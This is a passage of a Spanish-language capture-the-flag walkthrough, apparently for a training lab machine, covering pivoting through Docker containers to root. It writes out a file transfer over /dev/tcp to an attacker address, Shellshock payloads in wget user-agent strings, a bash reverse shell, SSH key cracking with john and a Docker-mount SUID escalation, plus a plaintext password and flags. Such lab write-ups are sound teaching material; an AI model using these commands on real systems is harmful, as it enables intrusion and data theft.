0tPPiBDDdpqQf21XiyyUfD0RkAl3gJk6hw7wHfWEilR1KWflbNAlau+lFM9YOFLbYrFmpKnZivqk
DtuEPfnIVDurS2CiDC+oS+fnP2nGcIMec95iiPpJ4MhPvbdlb+UCxV6FoNtehT9ciZukD0xIXakw
AwGLPLfQbzQqqEjEh5ltvnaJG6QzPfLnB6Uis8ku0NNDitreBm2Ba9sJ8NpXh46Ighhh
root@arieka
```

3.3 Análisis de red y transferencia de imagen

En el directorio network, /common/network, vemos varios archivos:

info.png make_nets.sh

Nos traemos la imagen, para poder visualizarla, para ello nos ponemos en escucha en nuestra imagen:


```
└─# nc -nlvp 443 > image.png
```

Lo transferimos con:

```
cat < info.png > /dev/tcp/10.10.14.195/443
```

Visualizamos la imagen:

```
└─# icat image.png
```



Parece ser que es un diagrama de red.

3.4 Pivotaje por SSH (Ezra)

Copiamos la clave privada a nuestro equipo.

Probamos a conectarnos al host de la victima:

```
ssh -i id_rsa root@10.129.95.221
```

Resultado:

No exitoso.

Probamos con el otro puerto, 1022:

```
ssh -i id_rsa root@10.129.95.221 -p1022
```

Resultado:

sign_and_send_pubkey: no mutual signature supported

Para solucionarlo en el archivo:

/etc/ssh/ssh_config

Añadimos, al final de la linea:

```
PubkeyAcceptedAlgorithms +ssh-rsa
HostKeyAlgorithms +ssh-rsa
```

Volvemos a a probar:

```
ssh -i id_rsa root@10.129.95.221 -p1022
```

Resultado:

Acceso exitoso.

Verifamos el hostname:

hostname -I

Resultado:

172.23.0.253 172.24.0.253

Al poseer la interfaz de red 172.24.0.0, verificamos la conectividad con el equipo 172.24.0.2:
ping 172.24.0.2

Resultado:

64 bytes from 172.24.0.2: icmp_seq=1 ttl=64 time=0.131 ms

3.5 Explotación de Shellshock interno (beehive)

Desde el host bastion (ezra), tenemos acceso directo al contenedor vulnerable a Shellshock (172.24.0.2) sin la restricción del WAF externo.

Verificamos la ruta:

wget <http://172.24.0.2/cgi-bin/stats>

Resultado:

Mismo contenido.

Probamos a explotar la vulnerabilidad shellshock:

root@ezra:~# wget -U "()" { ;; }; /usr/bin/id" <http://172.24.0.2/cgi-bin/stats>

Resultado:

500 internal error

El comando echo suele arreglar este tipo de problemas, probamos:

root@ezra:~# wget -U "()" { ;; }; echo; /usr/bin/id" <http://172.24.0.2/cgi-bin/stats>

Comprobamos el contenido:

cat stats.1

Resultado:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Lanzamos una reverse shell.

Listener:

nc -nlvp 443

Reverse shell:

root@ezra:~# wget -U "()" { ;; }; echo; /bin/bash -i >& /dev/tcp/10.10.14.195/443 0>&1"
<http://172.24.0.2/cgi-bin/stats>

Resultado:

Reverse shell exitosa.

3.6 Enumeración inicial y obtención de flag de usuario (spanishdancer)

Realizamos un tratamiento de la tty:

[script - pseudo-terminal - TTY](#)

Verificamos el hostname:

hostname -l

Resultado:

172.24.0.2

Verificamos los usuarios del sistema:

cat /etc/passwd | grep sh

Resultado:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

Verificamos los directorios de /home:

ls -la /home

Resultado:

drwxr-xr-x 5 1000 1000 4096 Sep 2 2021 spanishdancer

Probamos a convertirnos en root con las credenciales obtenidas previamente:

su root

Ib3!kTEvYw6*P7s

Resultado:

Acceso exitoso.

Obtenemos la flag del usuario de spanishdancer:

cat user.txt

Resultado:

3e45da5cfa52db6ac4a0131a5de263ad

En el directorio de spanishdancer/.ssh, nos encontramos con las claves privadas y publicas de spanishdancer:

ls -la

Resultado:

```
-rw-rw-r-- 1 1000 1000 407 Sep 24 2017 authorized_keys
-rw----- 1 1000 1000 1766 Sep 24 2017 id_rsa
-rw-r--r-- 1 1000 1000 407 Sep 24 2017 id_rsa.pub
```

La clave privada esta cifrada.

3.7 Crackeo de clave SSH

Nos copiamos la clave privada y lo pegamos en nuestro sistema y con john sacamos el hash para crackearlo:

```
└─# ssh2john id_rsa2 > hash_id_rsa
```

Lo crackeamos:

john -w:/usr/share/wordlists/rockyou.txt hash_id_rsa

Resultado:

purple1 (id_rsa2)

Nos conectamos por ssh:

```
└─# ssh -i id_rsa2 spanishdancer@10.129.95.221
purple1
```

Resultado:

Acceso exitoso.

3.8 Escalada de privilegios (Grupo Docker)

Verificamos la identidad:

id

Resultado:

uid=1000(spanishdancer) gid=1000(spanishdancer)
groups=1000(spanishdancer),999(docker)

Verificamos las imagenes:

docker images

Resultado:

REPOSITORY SIZE	TAG	IMAGE ID	CREATED
waf-template 628MB	latest	399c8876e9ae	8 years ago
bastion-template 251MB	latest	0df894ef4624	8 years ago
web-template 185MB	latest	b2a8f8d3ef38	8 years ago
bash 12.8MB	latest	a66dc6cea720	8 years ago
convert-template 418MB	latest	e74161aded79	9 years ago

Enumeramos los contenedores actuales:

docker ps

CONTAINER ID STATUS	IMAGE PORTS	COMMAND NAMES	CREATED
c362989563fd Up 9 hours 7786500c3e80	convert-template 8080/tcp	"/bin/sh -c 'pytho...' convert-live	8 years ago
e980d631b20e Up 9 hours	bastion-template 0.0.0.0:1022->22/tcp	"/usr/sbin/sshd -D" bastion-live	8 years ago
d77fe9521405 Up 9 hours	waf-template 80/tcp, 0.0.0.0:443->443/tcp	"/bin/sh -c 'nginx...' waf-live	8 years ago
f09d48cdcc74 Up 9 hours	web-template 80/tcp	"/usr/sbin/apache2...' blog-test	8 years ago
eaf0202889f6 Up 9 hours	bastion-template 22/tcp	"/bin/bash" youthful_elion	8 years ago
	web-template 80/tcp	"/bin/bash" gifted_elion	8 years ago

Para escalar jugamos con monturas:

docker run --rm -v /:/mnt -it waf-template bash

Accedemos al directorio /mnt dentro del contenedor:

cd /mnt

Copiamos la /bin/bash y lo traemos a /mnt:

cp /bin/bash .

Verificamos permisos:

ls -la ./bash

Resultado:

```
-rwxr-xr-x 1 root root 1037528 Jan 19 21:29 bash
```

Proporcionamos permisos SUID:

```
chmod u+s ./bash
```

Verificamos permisos:

```
-rwsr-xr-x 1 root root 1037528 Jan 19 21:29 bash
```

Salimos del contenedor:

```
exit
```

Verificamos los permisos nuevamente de la bash:

```
ls -la ./bash
```

Resultado:

```
-rwsr-xr-x 1 root root 1037528 Jan 19 16:29 ./bash
```

Nos convertimos en root:

```
./bash -p
```

Resultado:

Escalamos satisfactoriamente.

Obtenemos la flag de root:

```
cat /root/root.txt
```

Resultado:

```
4dd8e60526c1a2f72d6f5354022d5ae0
```